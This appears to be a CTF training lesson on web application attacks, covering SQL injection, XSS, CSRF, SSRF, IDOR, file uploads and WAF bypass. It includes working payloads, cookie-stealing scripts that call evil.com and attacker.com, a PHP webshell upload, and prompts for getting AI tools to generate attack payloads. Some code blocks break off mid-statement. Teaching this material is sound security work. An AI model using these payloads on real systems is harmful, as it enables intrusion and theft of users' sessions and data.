

Web Application Vulnerability Scanning

Systematically discovering and exploiting web application vulnerabilities using manual techniques, automated tools, and AI-assisted payload generation.

SQL Injection

XSS

CSRF

SSRF

Burp Suite

AI Fuzzing

WAF Bypass

Notes: This lesson covers OWASP Top 10 web vulnerabilities with hands-on payload examples and AI-assisted techniques for CTF competitions.

Before We Begin

⚠ Educational Use Only

Web application testing techniques are for authorized penetration testing and CTF competitions only. Unauthorized testing of web applications is illegal.

All techniques in this lesson should only be used against:

- **CTF challenge platforms** — purpose-built for exploitation practice
- **Your own lab environments** — DVWA, WebGoat, Juice Shop, etc.
- **Authorized engagements** — with written permission and defined scope

Violations of the Computer Fraud and Abuse Act (CFAA) and equivalent laws carry serious criminal penalties.

The Web Application Attack Surface

Every HTTP interaction is a potential entry point. Understanding the full surface is the first step to systematic testing.

Client-Side

- URL parameters & fragments
- Form inputs & file uploads
- Cookies & local storage
- JavaScript execution context
- WebSocket connections

Server-Side

- HTTP methods & headers
 - Session management
 - API endpoints (REST, GraphQL)
 - Database queries
 - File system operations
-

HTTP Methods, Headers & Sessions

Attackers probe every aspect of the HTTP protocol for misconfigurations and injection points.

Vector	What to Test	Example Attack
HTTP Methods	PUT, DELETE, PATCH enabled?	Upload webshell via PUT
Headers	Host, X-Forwarded-For, Referer	Host header injection for password reset
Cookies	Secure, HttpOnly, SameSite flags	Session hijacking via XSS
Sessions	Token entropy, fixation	Session fixation / prediction
APIs	Auth bypass, rate limiting, BOLA	IDOR via API enumeration

Notes: Always start recon by sending OPTIONS requests and testing non-standard methods against every endpoint.

Anatomy of a Vulnerable HTTP Request

Every part of this request can be an injection point:

```
POST /api/v1/users/search HTTP/1.1
Host: vulnerable-app.ctf
Cookie: session=eyJhbGciOiJub251In0.eyJ1c2VyIjoiYWRTaW4ifQ.
Content-Type: application/json
X-Forwarded-For: 127.0.0.1
Referer: https://vulnerable-app.ctf/admin

{
  "query": "admin' OR 1=1--",
  "page": 1,
  "sort": "name; ls -la"
}
```

- **Cookie** — JWT with `alg: none` (authentication bypass)
 - **X-Forwarded-For** — IP spoofing to bypass access controls
 - **JSON body** — SQL injection in `query`, command injection in `sort`
-

SQL Injection — The Classic King

SQL injection remains one of the most dangerous web vulnerabilities. It occurs when user input is concatenated directly into SQL queries without parameterization.

Vulnerable Code Pattern

```
# VULNERABLE - never do this
query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
cursor.execute(query)
```

Three Major Categories

- **UNION-based** — Append extra SELECT to extract data visibly
- **Blind (Boolean)** — Infer data from true/false application responses

- **Time-based Blind** — Infer data from response timing delays
-

UNION-Based SQL Injection

The attacker appends a UNION SELECT to merge their query results with the original. Requires matching the column count and types.

Step 1: Determine Column Count

```
-- Use ORDER BY to find column count
' ORDER BY 1-- -      (success)
' ORDER BY 2-- -      (success)
' ORDER BY 3-- -      (success)
' ORDER BY 4-- -      (error! => 3 columns)
```

Step 2: Find Visible Columns

```
' UNION SELECT 'a','b','c'-- -
-- Check which of a/b/c appears in the response
```

Step 3: Extract Data

```
' UNION SELECT username, password, NULL FROM users-- -  
' UNION SELECT table_name, NULL, NULL FROM information_schema.tables-- -  
' UNION SELECT column_name, NULL, NULL FROM information_schema.columns  
WHERE table_name='secret_flags'-- -
```

Blind SQL Injection — Boolean-Based

When query results are not displayed, use conditional logic to extract data one character at a time by observing differences in application behavior.

```
-- Does the first character of the admin password = 'a'?  
' AND (SELECT SUBSTRING(password,1,1) FROM users  
  WHERE username='admin')='a'-- -  
  
-- Binary search approach (faster):  
' AND (SELECT ASCII(SUBSTRING(password,1,1)) FROM users  
  WHERE username='admin') > 77-- -  
  
-- Extract database name character by character:  
' AND (SELECT ASCII(SUBSTRING(database(),1,1))) > 100-- -
```

Observable Differences

- **Different page content** — "Welcome back" vs. "Invalid login"
- **Different HTTP status codes** — 200 vs. 302 vs. 500

- **Different response lengths** — even a few bytes difference
-

Time-Based Blind SQL Injection

When there is no visible difference in responses, force the database to sleep conditionally. If the response is delayed, the condition was true.

```
-- MySQL time-based
' AND IF(
  (SELECT SUBSTRING(password,1,1) FROM users
   WHERE username='admin')='s',
  SLEEP(3), 0
)-- -

-- PostgreSQL
'; SELECT CASE WHEN
  (SELECT SUBSTRING(password,1,1) FROM users
   WHERE username='admin')='s'
  THEN pg_sleep(3) ELSE pg_sleep(0) END-- -

-- MSSQL
': IF (SELECT SUBSTRING(password,1,1) FROM users
```

Notes: Time-based SQLi is slow but works when all other channels are closed. A full password extraction can take thousands of requests.

SQLi in the Wild — Full HTTP Exchange

Malicious Request

```
GET /products?category=Gifts'+UNION+SELECT+NULL,username,password+FROM+users-- HTTP/1.1
Host: shop.ctf-challenge.com
Cookie: session=abc123
```

Vulnerable Response

```
HTTP/1.1 200 OK
Content-Type: text/html

<table>
  <tr><td>Gift Card</td><td>$25.00</td></tr>
  <!-- Injected rows from users table -->
  <tr><td>admin</td><td>$up3r$ecretP@ss</td></tr>
  <tr><td>flag_user</td><td>CTF{sql_union_master}</td></tr>
</table>
```

Key Takeaway

The UNION SELECT piggybacks on the product listing query, injecting user credentials directly into the HTML table.

Cross-Site Scripting (XSS)

XSS lets an attacker execute arbitrary JavaScript in the context of another user's browser session, enabling cookie theft, session hijacking, keylogging, and phishing.

Reflected XSS

Payload is in the request (URL, form) and reflected back in the response. Requires victim to click a crafted link.

Stored XSS

Payload is saved server-side (database, file) and served to every user who views the page. More dangerous, no click needed.

DOM-Based XSS

Payload never touches the server. JavaScript on the page reads attacker-controlled data (URL fragment, `postMessage`) and inserts it unsafely into the DOM.

Reflected XSS — Payloads

Basic Detection

```
<script>alert('XSS')</script>  
  
<img src=x onerror=alert('XSS')>  
  
<svg onload=alert('XSS')>
```

Cookie Stealing Payload

```
<script>  
  fetch('https://attacker.com/steal?c='+document.cookie)  
</script>
```

Full Attack URL

```
https://vulnerable-app.ctf/search?q=<script>fetch('https://evil.com/log?cookie='+document.cookie)</script>
```

HTTP Response Showing Reflection

```
<h2>Search results for: <script>fetch('https://evil.com/log?cookie='+document.cookie)</script></h2>
<p>No results found.</p>
```

Stored XSS — Persistent Payloads

The payload is stored in the database and triggered whenever any user views the affected page.

Comment Form Injection

```
POST /api/comments HTTP/1.1
Content-Type: application/json

{
  "post_id": 42,
  "author": "hacker",
  "body": "Great post! <img src=x onerror=\"new Image().src='https://evil.com/steal?c='+document.cookie\"></p>"
}
```

Rendered for Every Visitor

```
<div class="comment">
  <strong>hacker</strong>
  <p>Great post! <img src=x onerror="new Image().src='https://evil.com/steal?c='+document.cookie"></p>
</div>
```

Notes: Stored XSS is especially dangerous in admin panels, support tickets, and user profiles where privileged users view attacker content.

DOM-Based XSS

The vulnerability is entirely client-side. Dangerous data flows from a **source** to a **sink** without sanitization.

Vulnerable JavaScript

```
// Source: URL fragment (never sent to server)
const name = new URLSearchParams(location.search).get('name');

// Sink: innerHTML (parses HTML, executes scripts)
document.getElementById('greeting').innerHTML = 'Hello, ' + name + '!';
```

Attack URL

```
https://app.ctf/welcome?name=<img src=x onerror=alert(document.cookie)>
```

Common Sources

`location.search`, `location.hash`

Common Sinks

`innerHTML`, `outerHTML`

Common Sources	Common Sinks
<code>document.referrer</code>	<code>document.write()</code>
<code>window.name</code>	<code>eval()</code> , <code>setTimeout()</code>
<code>postMessage</code> data	<code>jQuery.html()</code> , <code>\$.append()</code>

Cross-Site Request Forgery (CSRF)

CSRF tricks a logged-in user's browser into making unintended requests to a vulnerable application. The browser automatically attaches cookies, so the request appears legitimate.

Malicious HTML Page (hosted by attacker)

```
<!-- Auto-submitting form that changes admin email -->
<html>
<body onload="document.forms[0].submit()">
  <form action="https://bank.ctf/account/settings" method="POST">
    <input type="hidden" name="email" value="attacker@evil.com">
    <input type="hidden" name="action" value="change_email">
  </form>
</body>
</html>
```

What Happens

1. Victim visits attacker's page while logged into bank.ctf
2. Form auto-submits POST request with victim's session cookie
3. Server changes email to attacker's — now attacker can reset password

Defenses to Look For (and Bypass)

CSRF tokens, SameSite cookies, Referrer/Origin header checks. In CTFs, look for missing or weak implementations of these controls.

Server-Side Request Forgery (SSRF)

SSRF lets an attacker make the **server** send HTTP requests to arbitrary destinations, including internal services that are not directly accessible.

Vulnerable Endpoint

```
POST /api/fetch-url HTTP/1.1
Content-Type: application/json

{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"}
```

What the Server Does

```
# Server-side code
import requests
url = request.json['url']      # User-controlled!
response = requests.get(url)   # Server fetches it
return response.text          # Returns internal data
```

Common SSRF Targets

- **Cloud metadata** — `169.254.169.254` (AWS/GCP/Azure credentials)
 - **Internal APIs** — `http://localhost:8080/admin`
 - **Internal network scanning** — `http://10.0.0.X:PORT`
 - **File read** — `file:///etc/passwd`
-

Insecure Direct Object Reference (IDOR)

IDOR occurs when an application exposes internal object references (IDs, filenames) without proper authorization checks. Simply changing a number in the URL grants access to another user's data.

Example: User Profile Access

```
-- Legitimate request (your profile)
GET /api/users/1337/profile HTTP/1.1
Authorization: Bearer eyJ...your_token...

-- IDOR attack (someone else's profile)
GET /api/users/1/profile HTTP/1.1
Authorization: Bearer eyJ...your_token...
```

Common IDOR Locations

Endpoint Pattern	What to Enumerate
<code>/api/invoices/{id}</code>	Sequential IDs: 1, 2, 3...

Endpoint Pattern	What to Enumerate
<code>/files/{filename}</code>	Predictable filenames
<code>/api/orders?user_id={id}</code>	Other user IDs
<code>/download?file=report_1337.pdf</code>	Path traversal: <code>../../../../etc/passwd</code>

Notes: IDOR is extremely common in APIs. Always test by changing numeric IDs, UUIDs, and any user-controllable reference.

File Upload Vulnerabilities

Unrestricted file uploads can lead to remote code execution, XSS, and server-side attacks.

Webshell Upload (PHP)

```
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

-----WebKitFormBoundary
Content-Disposition: form-data; name="avatar"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
-----WebKitFormBoundary--
```

Bypass Techniques

Filter	Bypass
Extension blacklist (.php)	<code>shell.php5</code> , <code>shell.phtml</code> , <code>shell.php.jpg</code>

Filter	Bypass
Content-Type check	Set <code>Content-Type: image/jpeg</code> with PHP body
Magic bytes check	Prepend <code>GIF89a</code> before PHP code
Extension whitelist (.jpg)	Null byte: <code>shell.php%00.jpg</code> (legacy)
Image processing	Embed PHP in EXIF metadata

AI-Assisted Payload Crafting

Large language models can rapidly generate, mutate, and refine attack payloads for authorized testing. AI acts as an intelligent collaborator that understands context.


Prompt: Generating SQLi Test Vectors

```
I'm testing a search feature in a CTF challenge for SQL injection.  
The backend appears to be MySQL. The input is reflected in an error  
message when special characters are used. Generate 15 SQL injection  
payloads that:
```

1. Test for UNION-based injection (varying column counts 1-5)
2. Include comment styles for different SQL dialects
3. Try both string and numeric injection contexts
4. Include payloads that extract database version info

Why AI Excels Here

- **Context-aware** — adapts payloads to the specific tech stack
- **Creative variations** — encoding tricks, case mutations, nested payloads
- **Rapid iteration** — refine based on observed responses



AI Prompts for XSS Payload Generation

Prompt: Context-Specific XSS

In a CTF challenge, user input is reflected inside an HTML attribute:

```
<input type="text" value="USER_INPUT_HERE">
```

The application filters `<script>` tags and the word "javascript".

Generate 10 XSS payloads that:

1. Break out of the attribute context
2. Use event handlers (onfocus, onmouseover, onerror)
3. Bypass the keyword filter using encoding/case tricks
4. Include at least 2 payloads that don't require user interaction

Sample AI-Generated Payloads

```
" onfocus="alert(1)" autofocus="
" onmouseover="alert(1)" style="position:fixed;top:0;left:0;width:100%;height:100%
"><svg/onload=alert(1)>
" onfocus=alert(1) autofocus tabindex=1 "
"><img src=x onerror=alert(1)//
```

Notes: Always iterate with AI — paste the server's response and ask it to adapt the payload based on what was filtered or escaped.

AI-Assisted Fuzzing

Traditional fuzzing uses static wordlists. AI generates **smart, context-aware** wordlists and mutation strategies tailored to the target.

Prompt: Smart Wordlist Generation

```
I'm fuzzing a REST API for a CTF. The known endpoints are:
```

```
/api/v1/users, /api/v1/products, /api/v1/orders
```

```
Generate a wordlist of 30 likely hidden endpoints considering:
```

1. Common REST patterns (CRUD, admin, debug, internal)
2. API versioning variations (v2, v3, beta)
3. Common backup/development paths
4. Health check and monitoring endpoints

AI-Generated Mutation Strategies

```
Prompt: "The WAF blocks the word SELECT in SQL injection attempts. Generate 10 mutation strategies to bypass this filter."
```

```
AI Response:
```

1. Case variation: SeLeCt, sElEcT

2. Inline comments: `SEL/**/ECT, S/**/E/**/L/**/E/**/C/**/T`
 3. URL encoding: `%53%45%4C%45%43%54`
 4. Double URL encoding: `%2553%2545%254C%2545%2543%2554`
 5. Unicode: `S E L E C T` using fullwidth chars
 6. Concatenation: `CONC/**/AT('SEL','ECT')`
 7. Hex encoding: `0x53454C454354`
 8. Using synonyms: `FETCH FIRST` instead of `LIMIT`
-

Tool: Burp Suite

The industry-standard web application security testing platform. Acts as an intercepting proxy between your browser and the target.

Key Components

- **Proxy** — intercept & modify requests
- **Repeater** — manually resend modified requests
- **Intruder** — automated payload fuzzing
- **Scanner** — automated vuln detection (Pro)
- **Decoder** — encode/decode data

CTF Workflow

1. Configure browser proxy (127.0.0.1:8080)
2. Browse the target — build site map
3. Intercept interesting requests
4. Send to Repeater for manual testing
5. Send to Intruder for automated fuzzing

Intruder Attack Types

Type	Use Case
Sniper	Single payload position, one at a time
Battering Ram	Same payload in all positions simultaneously
Pitchfork	Paired payloads across positions (user:pass combos)
Cluster Bomb	All payload combinations (brute force)

Tool: OWASP ZAP

Free, open-source alternative to Burp Suite. Excellent for automated scanning and CI/CD integration.

Quick Scan via CLI

```
# Docker-based full scan
docker run -t ghcr.io/zaproxy/zaproxy:stable zap-full-scan.py \
  -t https://target.ctf \
  -r report.html

# API scan with OpenAPI spec
docker run -t ghcr.io/zaproxy/zaproxy:stable zap-api-scan.py \
  -t https://target.ctf/openapi.json \
  -f openapi \
  -r api-report.html
```

ZAP vs Burp for CTFs

Feature	ZAP	Burp
Price	Free	Free (Community) / \$449/yr (Pro)
Auto scanning	Excellent (free)	Excellent (Pro only)
Manual testing	Good	Superior
Scripting	Python, JS, Zest	Java, Python (extensions)
CI/CD integration	Built-in	Enterprise only

Tool: sqlmap

The most powerful automated SQL injection tool. Handles detection, exploitation, database enumeration, and data extraction.

Essential Commands

```
# Basic detection
sqlmap -u "https://target.ctf/search?q=test" --batch

# Specify POST data
sqlmap -u "https://target.ctf/login" \
  --data="username=admin&password=test" \
  --batch

# Enumerate databases
sqlmap -u "https://target.ctf/search?q=test" --dbs

# Dump specific table
sqlmap -u "https://target.ctf/search?q=test" \
  -D ctf_db -T flags --dump
```

CTF Tip

Always try `--level=5 --risk=3` if default detection fails. Use `--technique=T` for time-based only when other methods are blocked.

Tool: Nikto

A web server scanner that checks for dangerous files, outdated server software, misconfigurations, and known vulnerabilities.

Usage

```
# Basic scan
nikto -h https://target.ctf

# Scan specific port with tuning
nikto -h target.ctf -p 8443 -ssl \
    -Tuning 123bde -o report.html -Format html

# Tuning options (what to test)
# 1 - Interesting file / seen in logs
# 2 - Misconfiguration / default files
# 3 - Information disclosure
# b - Software identification
# d - Debug / development files
# e - Remote source inclusion
```

What Nikto Finds

- **Default files** — `/phpinfo.php`, `/.git/HEAD`, `/robots.txt`
 - **Backup files** — `/index.php.bak`, `/config.old`, `/db.sql`
 - **Admin panels** — `/admin/`, `/manager/`, `/wp-admin/`
 - **Outdated software** — Apache, nginx, PHP version disclosure
-

AI as the Brain Behind the Tools

The real power emerges when you use AI not just for payload generation, but as an intelligent coordinator for your entire tool chain.

AI-Enhanced Workflow

Prompt: "I'm in a CTF. Here is the Nikto output for the target:

[paste nikto output]

And here is the Burp site map showing these endpoints:

/login, /api/users, /api/search, /upload, /admin (403)

Create a prioritized testing plan:

1. Which endpoints are most likely vulnerable?
2. What specific tests should I run on each?
3. Generate the exact sqlmap and Burp Intruder commands.
4. How might I bypass the 403 on /admin?"

AI Coordination Tasks

- **Triage scan results** — prioritize findings by exploitability

- **Chain vulnerabilities** — "Use SSRF to reach internal admin, then SQLi to dump flags"
 - **Interpret error messages** — identify backend technology from stack traces
 - **Generate tool commands** — exact syntax for sqlmap, ffuf, Burp macros
-

WAF Bypass Techniques

Web Application Firewalls (WAFs) use pattern matching to block malicious requests. Bypass techniques exploit gaps between what the WAF checks and what the application processes.

Technique	Example	Bypasses
Case variation	<code>SeLeCt</code>	Case-sensitive rules
Inline comments	<code>SEL/**/ECT</code>	Keyword matching
Double encoding	<code>%252F</code> = <code>/</code>	Single-pass decoding
Whitespace alternatives	<code>SELECT%0a1</code>	Space-based detection
HTTP Parameter Pollution	<code>?id=1&id=2 UNION SELECT</code>	First-param inspection
Chunked encoding	<code>Transfer-Encoding: chunked</code>	Body inspection limits
JSON/XML wrapping	<code>{"query": "1 UNION SELECT"}</code>	URL-only inspection

AI-Assisted WAF Bypass

AI excels at generating creative bypass mutations based on observed WAF behavior.

Iterative Bypass Prompt

```
I'm working on a CTF challenge. The WAF is blocking my SQL injection.  
Here's what I've tried and the results:
```

```
1. ' OR 1=1--          => BLOCKED (403 Forbidden)  
2. ' OR 1=1#           => BLOCKED  
3. ' oR 1=1--          => BLOCKED (case insensitive detection)  
4. '%0aOR%0a1=1--      => BLOCKED (whitespace detection)  
5. ' || 1=1--          => PASSED but no injection (syntax issue)
```

```
The backend appears to be MySQL. Generate 10 new bypass attempts  
that use progressively more creative evasion techniques.
```

AI-Generated Bypasses

```
-- Unicode fullwidth OR  
' %EF%BC%AF%EF%BC%B2 1=1-- --  
-- Double URL-encoded spaces
```

```
'%20%4FR%201%3D1--%20-  
-- Nested comments  
' /*!50000OR*/ 1=1-- -  
-- Scientific notation comparison  
' OR 1e0=1e0-- -  
-- Boolean without OR keyword  
' DIV 0 IS NOT NULL-- -  
-- Concat-based true condition  
' WHERE 'ab'=CONCAT('a','b')-- -
```

WAF Bypass — HTTP-Level Tricks

Chunked Transfer Encoding Bypass

```
POST /search HTTP/1.1
Host: target.ctf
Transfer-Encoding: chunked
Content-Type: application/x-www-form-urlencoded

3
q= '
5
UNION
7
+SELECT
4
+1,2
9
.password
```

The WAF inspects each chunk individually and never sees the full payload assembled. The backend concatenates all chunks before processing.

HTTP Parameter Pollution

```
-- WAF inspects first parameter; backend uses last (or concatenates)  
GET /search?q=safe&q=' UNION SELECT password FROM users-- HTTP/1.1
```

Notes: Different web servers handle duplicate parameters differently — Apache uses last, ASP.NET concatenates with comma, PHP uses last.

Vulnerability Chaining

In real CTFs, flags often require chaining multiple vulnerabilities together. Each vulnerability unlocks access to the next.

Example Chain: Low Priv to Full Compromise

1. **IDOR** — Enumerate `/api/users/1` to find admin email address
2. **CSRF** — Trick admin into changing their email to attacker's
3. **Password Reset** — Reset admin password via email
4. **SQLi (Admin Panel)** — Admin search feature has UNION injection
5. **File Upload** — Admin can upload "reports" — upload webshell
6. **RCE** — Read `/flag.txt` via webshell

Ask AI to Map the Chain

Prompt: "In this CTF, I've found these individual vulnerabilities:

- IDOR on /api/users (can read other profiles)
- Reflected XSS on /search
- File upload with weak extension filter on /profile/avatar
- SQL error on /api/products?sort=name

Help me map potential attack chains to reach RCE or data exfiltration."

Systematic Web App Testing Methodology

Follow this structured approach for CTF web challenges:

Phase	Actions	Tools
1. Recon	Enumerate endpoints, tech stack, versions	Nikto, Wappalyzer, curl
2. Map	Spider the app, build site map, find params	Burp Spider, ZAP, ffuf
3. Probe	Test each input for injection, fuzz parameters	Burp Repeater, sqlmap
4. Exploit	Develop working exploits, chain vulns	Custom scripts, AI assist
5. Escalate	Pivot from initial access to flag capture	Webshells, SSRF chaining

AI at Every Phase

- **Recon** — "Analyze these HTTP headers and identify the tech stack"

- **Map** — "Generate a wordlist for directory brute forcing a Django app"
 - **Probe** — "Create context-specific injection payloads for this parameter"
 - **Exploit** — "Write a Python script to automate this blind SQLi extraction"
 - **Escalate** — "How can I chain SSRF + SQLi to read internal files?"
-

AI-Generated Exploit Script

Ask AI to write custom exploitation scripts when automated tools fall short.

Blind SQLi Extraction Script

```
import requests
import string

url = "https://target.ctf/login"
charset = string.ascii_lowercase + string.digits + "_{}"
extracted = ""

for pos in range(1, 50):
    found = False
    for char in charset:
        payload = f"admin' AND SUBSTRING((" \
                    f"SELECT flag FROM flags LIMIT 1" \
                    f"),{pos},1)='{char}'-- -"
        resp = requests.post(url, data={
            "username": payload,
```

Notes: AI can generate these scripts in seconds. Always verify the logic and adapt the true/false condition to

match the target's behavior.

Common CTF Web Challenge Patterns

Recognize these recurring patterns to solve challenges faster:

Pattern	Clue	Likely Vulnerability
Login page with no registration	SQL error on '	SQL injection auth bypass
Search or filter feature	Results change with input	SQLi (UNION or blind)
User profile / comments	HTML rendering of input	Stored XSS
URL fetcher / preview	"Enter a URL" field	SSRF
File upload / avatar	Image upload form	Webshell upload / RCE
"View as" or shared links	Token/ID in URL	IDOR
Admin bot that "visits URLs"	Report feature	XSS to steal admin cookie
JWT in cookie/header	Base64 token	JWT alg:none or key confusion

Pro Tip

Always check `/robots.txt`, `/.git/`, `/backup/`, `/.env`, and view page source for HTML comments containing hints.

CTF Challenge: Web App Flag Hunt

Mission: Find and exploit vulnerabilities in this web application to capture all flags

Target: `http://ctf-lab:5000` — A vulnerable e-commerce application with 5 hidden flags.

Flags to Capture

Flag	Category	Difficulty	Hint
Flag 1	SQL Injection	Easy	The product search doesn't sanitize input
Flag 2	XSS	Medium	The admin bot reviews reported comments
Flag 3	IDOR	Easy	User profiles use sequential integer IDs
Flag 4	SSRF	Hard	The URL preview feature trusts all inputs

Flag	Category	Difficulty	Hint
Flag 5	File Upload + RCE	Hard	Avatar upload has a filter — but is it complete?

Challenge Approach & Rules

Recommended Steps

1. **Recon** — Run nikto, browse all pages with Burp proxy active
2. **Map** — Identify all input fields, API endpoints, and parameters
3. **Flag 1** — Test the search feature with SQLi payloads; extract the flag from the database
4. **Flag 2** — Craft a stored XSS payload in comments; steal the admin bot's cookie containing the flag
5. **Flag 3** — Enumerate `/api/users/{id}` to find the hidden admin profile with the flag
6. **Flag 4** — Use SSRF via the URL preview to access `http://internal-api:8080/flag`
7. **Flag 5** — Bypass the avatar upload filter to upload a webshell and read `/flag.txt`

Rules of Engagement

- Use AI to help generate and refine payloads at every step
- Document each vulnerability found with HTTP request/response evidence

- Time limit: 90 minutes for all 5 flags
 - Bonus points for identifying additional vulnerabilities not required for flags
-

Key Takeaways

- **Every input is a target** — URL params, headers, cookies, JSON bodies, file uploads
- **SQL injection** comes in three flavors: UNION-based, blind boolean, and time-based — know when to use each
- **XSS types matter** — reflected needs a click, stored is persistent, DOM-based is client-only
- **Chain vulnerabilities** — IDOR + CSRF + SQLi + file upload = full compromise
- **AI transforms your workflow** — payload generation, mutation, tool coordination, and exploit scripting
- **WAF bypass is iterative** — observe what's blocked, adapt with encoding and syntax tricks
- **Tools amplify skill** — Burp for manual testing, sqlmap for automation, nikto for recon, ZAP for scanning

Next Lesson

Lesson 06 dives into **authentication and session attacks** — JWT exploitation, OAuth flaws, password cracking, and session management vulnerabilities.

Notes: Remind students to complete the CTF challenge and homework before the next session.
